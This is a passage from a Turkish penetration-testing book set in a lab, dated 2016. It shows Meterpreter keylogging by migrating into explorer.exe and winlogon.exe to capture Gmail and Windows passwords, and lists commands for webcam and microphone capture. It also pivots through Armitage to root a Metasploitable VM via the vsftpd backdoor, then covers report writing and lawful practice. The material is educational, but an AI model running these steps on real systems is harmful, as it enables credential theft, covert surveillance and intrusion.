meterpreter > channel -i 1
Interacting with channel 1...


C:\Windows\system32>
```

Klavyeyle yazılanları kaydetme:

Windows'ta klavyeyle yazılanları kaydetmek ve böylelikle kullanıcıyla ilgili bilgileri ele geçirmek isteyebiliriz. Bu durumda çözümü yine Meterpreter'da bulabiliriz. Yalnız klavye bilgilerini alabilmek için kullanıcının oturumuna geçmemiz gerekecek. Bunun için Meterpreter'ın çalıştığı işlemi kullanıcının kullandığı explorer.exe işlemine taşımamız yeterli. Yalnız bunun bir yan etkisi, sistem yetkilerini kaybetmemiz ve kullanıcı yetki seviyesine düşmemiz. Bundan dolayı ilk başta yeni bir Meterpreter Shell açarak yenisine geçmeniz yetki kaybı yaşamanızı önleyebilir. İlk önce kullanıcı oturumundaki tuşları kaydetmekle başlayalım, bir sonraki adımda da Windows login sırasındaki kullanıcı adı ve şifreleri kaydedelim.

Kullanıcı oturumundaki tuşları kaydetme:

Önce "Yeni Bir Meterpreter Shell Açma" bölümündeki adımları takip ederek yeni bir shell açıp yenisine geçiyoruz. Sonra "ps" komutuyla mevcut işlemlere bakıyoruz. Aradığımız, kullanıcıyla ilgili "explorer.exe" işlemi. Aşağıda görüldüğü üzere işlem numaramız 1456.

```
   meterpreter > ps

   Process List

   ============


    PID   PPID  Name                  Arch    Session     User
Path

    ---   ----  ----                  ----    -------     ----
----

    0     0     [System Process]              4294967295

    1272  484   taskhost.exe          x86_64  1
win7deneme\deneme             C:\Windows\System32\taskhost.exe

    1324  484   svchost.exe           x86_64  0           NT
```

```
AUTHORITY\Local Service    C:\Windows\System32\svchost.exe

    1364  484   FCUpdateService.exe  x86     0           NT
AUTHORITY\SYSTEM           C:\Program Files (x86)\Foxit
Software\Foxit Reader\Foxit Cloud\FCUpdateService.exe

    1448  484   metsvc.exe           x86     0           NT
AUTHORITY\SYSTEM
C:\Users\deneme\AppData\Local\Temp\bfjyqkpZH\metsvc.exe

    1456  1380  explorer.exe         x86_64  1
win7deneme\deneme             C:\Windows\explorer.exe

    1568  908   dwm.exe              x86_64  1
win7deneme\deneme             C:\Windows\System32\dwm.exe

    1828  484   svchost.exe          x86_64  0           NT
AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe

    2016  1456  VBoxTray.exe         x86_64  1
win7deneme\deneme             C:\Windows\System32\VBoxTray.exe

    2108  484   SearchIndexer.exe    x86_64  0           NT
AUTHORITY\SYSTEM           C:\Windows\System32\SearchIndexer.exe

    2164  3064  ielowutil.exe        x86     1
win7deneme\deneme             C:\Program Files (x86)\Internet
Explorer\IELowutil.exe
```


İkinci adım olarak 1456 işlemine Meterpreter'ı taşıyoruz.

```
meterpreter > migrate 1456

[*] Migrating from 2856 to 1456...

[*] Migration completed successfully.
```

Son adımda "keyscan_start" ile klavyedeki tuş hareketlerini kaydetmeye başlıyoruz.

```
meterpreter > keyscan_start

Starting the keystroke sniffer...
```

Şimdi Windows'a geçip gmail.com'da giriş denemesi yapalım ve kayıt olarak Meterpreter'da ne geleceğine bir bakalım. Aşağıda görüldüğü üzere kullanıcı adı ve şifre girişi yapıyoruz.



Meterpreter'da tuşlarla ilgili dökümü almak için yazacağımız komut "keyscan_dump". Aşağıda görüldüğü üzere hangi tuşlara basıldığı bilgisini veriyor. Ayrıca şifresi de "qwerty".

```
   meterpreter > keyscan_dump

   Dumping captured keystrokes...

   gma'l.com <Return> deneme <Ctrl>  <Alt>  <LCtrl>  <RMenu>
qgma'l.com <Tab> qwerty
```

Burada dikkat etmemiz gereken nokta, kayıt sonucu olarak tuşların verildiği; tuşların birleşimine basım sonucu üreyen karakter değil. Örnek verecek olursak @ işareti normalde ALT GR+Q tuşlarına basılması sonucu çıkarken bizim örnekte @ işaretine karşılık "<Ctrl> <Alt> <LCtrl> <RMenu> q" bilgileri kaydedilmiş. Son bir nokta: Benim klavyem Türkçe olduğu için Meterpreter "i" harfi yerine (') tırnak işareti çıkarmış (İngilizce klavyede 'i'nin yerinde bulunan

karakter.) Bu gibi durumlara dikkat ederseniz sonuçta yukarıdaki bilgileri aşağıdaki şekilde anlamlandırabilirsiniz:

```
meterpreter > keyscan_dump

Dumping captured keystrokes...

gmail.com <Return> deneme@gmail.com <Tab> qwerty
```

İstediğiniz kayıt işlemi tamamlandığında ve tuş kaydını durdurmak istediğinizde bunu "keyscan_stop" ile yapabilirsiniz.

```
meterpreter > keyscan_stop

Stopping the keystroke sniffer...
```

Windows login sırasında tuş kaydı yapma:

Bu seferki tuş kaydındaki amacımız Windows kullanıcı bilgilerini toplamak. Yine sistem yetkili Meterpreter Shell üzerine geçelim. Bu seferki geçeceğimiz işlem "winlogon.exe". "Bu işlem zaten sistem kullanıcısı yetkisinde olduğu için yeni bir Meterpreter Shell açmaya gerek yok çünkü yetki kaybetme durumumuz yok" diye düşünebilirsiniz ama eğer kullanıcı oturumu açıkken winlogon.exe'ye Meterpreter Shell'i taşırsanız ve kullanıcı, oturumunu kapatırsa sizin de bağlantınız gider. Bundan dolayı yeni bir Meterpreter Shell ile başlamakta fayda var. Şimdi yeni bir shell'e geçtiğinizi farz ederek devam edelim. "ps" komutu ile kontrol ettiğimizde ilgili işlemin 440 numaralı işlem olduğunu görüyoruz.

```
meterpreter > ps


Process List

============


   PID   PPID  Name                Arch    Session     User
Path
```

```
   ---   ----  ----                 ----    -------     ----
----

   0     0     [System Process]             4294967295

   4     0     System               x86_64  0

   264   4     smss.exe             x86_64  0           NT
AUTHORITY\SYSTEM          C:\Windows\System32\smss.exe

   340   332   csrss.exe            x86_64  0           NT
AUTHORITY\SYSTEM          C:\Windows\System32\csrss.exe

   388   332   wininit.exe          x86_64  0           NT
AUTHORITY\SYSTEM          C:\Windows\System32\wininit.exe

   400   380   csrss.exe            x86_64  1           NT
AUTHORITY\SYSTEM          C:\Windows\System32\csrss.exe

   440   380   winlogon.exe         x86_64  1           NT
AUTHORITY\SYSTEM          C:\Windows\System32\winlogon.exe

   484   388   services.exe         x86_64  0           NT
AUTHORITY\SYSTEM          C:\Windows\System32\services.exe

   492   388   lsass.exe            x86_64  0           NT
AUTHORITY\SYSTEM          C:\Windows\System32\lsass.exe
```

Meterpreter Shell'i 440 numaralı işlem üzerine taşıyor ve "keyscan_start" komutunu çalıştırıyoruz.

```
  meterpreter > migrate 440

  [*] Migrating from 2740 to 440...

  [*] Migration completed successfully.

  meterpreter > keyscan_start

  Starting the keystroke sniffer...
```

Daha sonra Windows'ta şifre girerek tekrar ne yakaladığımıza bakıyoruz. Aşağıda görüldüğü üzere şifreyi yakalamış. Kullanıcı adı ekrandan seçildiği için ancak hashdump sırasında tespit ettiğimiz kullanıcılar üzerinde deneme yaparak

şifrenin kime ait olduğunu bulabiliriz. Bunun en kolay yolu John The Ripper ile hash'ler üzerinde mevcut şifreyi denemek olacaktır.

```
meterpreter > keyscan_dump

Dumping captured keystrokes...

qwerty <Return>
```

Başka yararlı komutlar:

- help: Komutlar hakkında bilgi sağlama
- upload: Hedef sisteme dosya yükleme
- download: Hedef sistemden dosya indirme
- ls: Mevcut dizindeki dosyaları listeleme
- pwd: Mevcut dizini gösterme
- search: Dosya arama
- record_mic: Mikrofondan ses kaydetme
- webcam_snap: Web kamerasından resim çekme
- webcam_stream: Web kamerasından ortam izleme

Sızma döngüsü (Pivoting)

Pivoting kelimesi bir eksen etrafında dönen veya döndürme anlamına geliyor. Şöyle bir durum düşünün: Bir bilgisayarı ele geçirdiniz. Bu bilgisayarın

bulunduğu ağ içindeki diğer bilgisayarlara erişiminiz yok. Ele geçirdiğiniz bilgisayarda ise hedeflediğiniz bilgiler yok. Bu durumda mevcut ele geçirilen bilgisayarı kullanarak ağ üzerindeki diğer bilgisayarları tarayıp atlayarak kurum içindeki saldırılarınıza devam edeceksiniz. Yani sızma döngüsü başa sardı ve artık kurum içinde yeniden keşif, zafiyet taraması ve sızma adımlarını yapmanız gerekecek. Sızma döngüsü, hedefe ulaşıncaya kadar birkaç basamaklı ağları geçip hedefe ulaşmak için tekrarlanan sürecin adıdır.


Burada örnekleme açısından daha önce ele geçirdiğimiz Windows 10.10.20.5 IP adresi üzerinden 10.10.20.9 Metasploitable'a saldıracağız. Daha gerçekçi olması için Kali güvenlik duvarında aşağıdaki şekilde 10.10.20.9 adresine gidiş ve adresten gelişleri yasaklıyoruz. "iptables -L" ile de kurallarımızın aktif olduğunu görebiliyoruz.

```
# iptables -A INPUT -s 10.10.20.9 -j DROP
# iptables -A OUTPUT -d 10.10.20.9 -j DROP
# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  10.10.20.9          anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  anywhere             10.10.20.9
```

Ayrıca nmap ile tarama denemesi yaparak kontrol ettiğimizde de trafik oluşturup ilgili adres için bir bilgiye ulaşamıyoruz.


```
   # nmap -sS -Pn 10.10.20.9


   Starting Nmap 6.46 ( http://nmap.org ) at 2014-08-21 21:00
EEST

   sendto in send_ip_packet_sd: sendto(5, packet, 44, 0,
10.10.20.9, 16) => Operation not permitted

   Offending packet: TCP 10.10.20.4:37632 > 10.10.20.9:554 S
ttl=50 id=5175 iplen=44  seq=238715402 win=1024 <mss 1460>



   …


   Nmap scan report for 10.10.20.9

   Host is up (0.00031s latency).

   All 1000 scanned ports on 10.10.20.9 are filtered

   MAC Address: 08:00:27:28:49:E4 (Cadmus Computer Systems)


   Nmap done: 1 IP address (1 host up) scanned in 34.16 seconds
```

Sonraki adımımız Armitage üzerinden ele geçirdiğimiz Windows XP'de ARP taramasıyla network üzerindeki IP adreslerini tespit etmek. Windows XP'yi Armitage üzerinden ele geçirmeyi zaten işlediğimiz için burada tekrar etmeyeceğiz.




ARP taraması sonucu aşağıdaki adreslere ulaştık. Gördüğünüz gibi 10.10.20.9 adresini de tespit etti. Şu durumda 10.10.20.9'a sağ tıklayıp "Scan" ile tarama yaptığınızda hiçbir sonuç getirmeyecek.

Sonraki adım Windows XP'ye sağ tıklayarak "Pivoting → Setup" ile tespit edilen diğer IP'lere 10.10.20.5 Windows XP üzerinden erişimin sağlanması.




Aşağıdaki resimde gördüğünüz üzere arada bağlantı kurabildiklerini yeşil ok ile işaretledi.

Şimdi 10.10.20.9'u tekrar taradığımızda artık Linux bir makine olduğunu ve ilgili açık hizmetleri tespit ettiğini görebiliyoruz.



Sonraki adımımız 10.10.20.9 seçiliyken üst menüden "Attacks → Find Attacks"i tıklayarak yapılabilecek saldırıları tespit etmek. Bu işlemden sonra aşağıda görüldüğü üzere Attacks (saldırılar) seçenekleri de gelecek. Metasploitable'da daha önce "vsftpd_234_backdoor" ile sızma sağlayabilmiştik. Bundan dolayı saldırı tipi olarak bunu seçip devam ediyorum.



Aşağıda görüldüğü üzere başarılı bir şekilde sızma sağlandı. Detayları incelediğimizde root yetkisiyle erişim sağlandığını ve shell açıldığını belirtiyor.

```
msf exploit(vsftpd_234_backdoor) > exploit -j

[*] Exploit running as background job.

[*] Banner: 220 (vsFTPd 2.3.4)

[*] USER: 331 Please specify the password.

[+] Backdoor service has been spawned, handling...

[+] UID: uid=0(root) gid=0(root)

[*] Found shell.

[*] Command shell session 2 opened (Local Pipe -> Remote
Pipe) at 2014-08-21 21:14:30 +0300
```

Ayrıca resim de kırmızıya döndü ve etrafında elektrik işaretleri çıktı. Bu, hedef sistemin ele geçirildiğini gösteriyor.

Burada basit bir sızma döngüsü örneği verdik. Bundan sonraki adımınız da yeni ele geçirdiğiniz bilgisayar üzerinde tekrar taramalar yaparak başka ağlara atlamak olabilir veya buradan sunucuların olduğu bir ağa yol bulabilirsiniz.

Rapor yazma

Geldik bütün sızma testine nokta koymaya. Rapor yazmanın en sıkıcı bölümlerden biri olduğunu itiraf etmeliyim ancak rapor olmadan ne yaptığınızın hiçbir anlamı yok. İstediğiniz kadar mükemmel bir çalışma yapmış olun eğer bunu doğru bir şekilde rapora dökemiyorsanız ve müşteri anlamıyorsa bunun hiçbir anlamı yoktur. Tam tersine iyi bir rapor ise sizin reklamınızdır. Öyleyse iyi bir rapor yazımında nelere dikkat etmeliyiz?

1. Yönetici özeti: Bu bölümde sızma testinin fotoğrafını verecek ve yöneticilerin durumu net olarak anlayabileceği ancak teknik detaylara girilmeyen bir özet hazırlamanız gerekir. Bu bölümde en önemli ve kritik bulguların bulunması yeterli olacaktır.
2. Detaylı rapor: Bu bölümde bütün bulguların detaylı açıklamaları önem sırasına göre verilmeli ve çözüm yolları anlatılmalıdır. Çözümler anlatılırken sadece ilgili maddeye odaklanılmamalı, ayrıca kök neden ve kök nedenin çözümü de anlatılmalıdır. Örnek verecek olursak:
   - Sorun: vsftp yazılımı güncel değil ve shell açılmasına imkan veriyor.
   - Çözüm: Yazılımın güncellenmesi.
   - Kök neden: Güncelleme politikası eksikliği, güncelleme yönetim yazılımlarının olmaması.
   - Kök neden çözümü: Güncelleme politikalarının oluşturulması, merkezi güncelleme yönetimi sistemlerinin kurulması.
3. Teknik detaylı içerik: Eğer istenirse bütün detaylarıyla örnek sızma senaryoları ve çıktıları sağlanmalıdır.

ÖZET

Bu bölümde hedefleri ele geçirdikten sonra neler yapabileceğimizi ve sızma döngüsüyle yeni hedefleri nasıl belirleyeceğimizi gördük.

İlk olarak kalıcılığın sağlanması gerektiğini ve arka kapının Netcat ile nasıl açılabileceğini gördük. Sonrasında Meterpreter'ın arka kapı açma, şifre hash'lerini toplama, log'ları inceleme ve temizleme, Windows komut satırı açma gibi birçok özelliğini ele aldık.

Daha sonra sızma döngüsünün ne olduğunu örnek vererek anlattık. En son olarak da rapor yazarken nelere dikkat etmemiz gerektiğini adım adım inceledik.

KAPANIŞ

Artık sızma testinin ne olduğunu ve bütün aşamalarını öğrendik. Peki, bütün bunlardan sonra ne yapacağız ve yolumuza nasıl devam edeceğiz? Size bu konuda birkaç tavsiyem olacak:

1. Kanunlara uygun ve izinle hareket edin. Biliyorum bunu en başta ve yeri geldikçe defalarca söyledim. Fakat bu maddeye dikkat etmezseniz kariyeriniz çok kısa zamanda bitebilir. Hapiste kendinizi geliştirmeniz oldukça zor olacaktır.

2. Her zaman öğrenmeye gayret edin. Yenilikleri takip edin. Kendinizi geliştirmeye çalışın. Unutmayın, korsanlar her zaman şirketlerde çalışan ve günlük işlerini yetiştirmeye çalışan Bilgi Teknolojileri çalışanlarından beş on adım önde hareket etmektedir. Bu durumda sizin de en az onlar kadar iyi olmanız ve kendinizi geliştirmeniz gerekecektir.

3. Aşağıdaki uygulamaları mümkün olduğunca detaylı öğrenin:

- Nmap
- Netcat
- SQLmap
- Metasploit ve Meterpreter
- Medusa
- John the Ripper

4. Alıştırma yapın. Bunun için De-ICE serisi ve PwnOS üzerinde çalışın. Bu hedefleri internetten anlatılan çözümlerine bakmadan ele geçirmeye çalışın. Kendinizi biraz zorlayarak düşünüp yollar bulmaya çalışmanız çok önemli. Eğer çözümleri hazır olarak inceleyip geçerseniz bu eğitim CD'leri size pek bir fayda sağlamayacaktır.

Gayretsiz ve çalışma isteği olmayanlar hiçbir yere varmaz. Beyaz şapkalı korsan olarak başarılı olmak için çok çalışıp gayret etmeniz gerekecek. Öğrendikleriniz ne kadar az bildiğinizi anlamanızı sağlayacak. Hedef, bir menzile varmak değil ancak yolda geride kalmadan ilerlemek olabilir.

Başarılar,

Mayıs 2016

Fuat Ulugay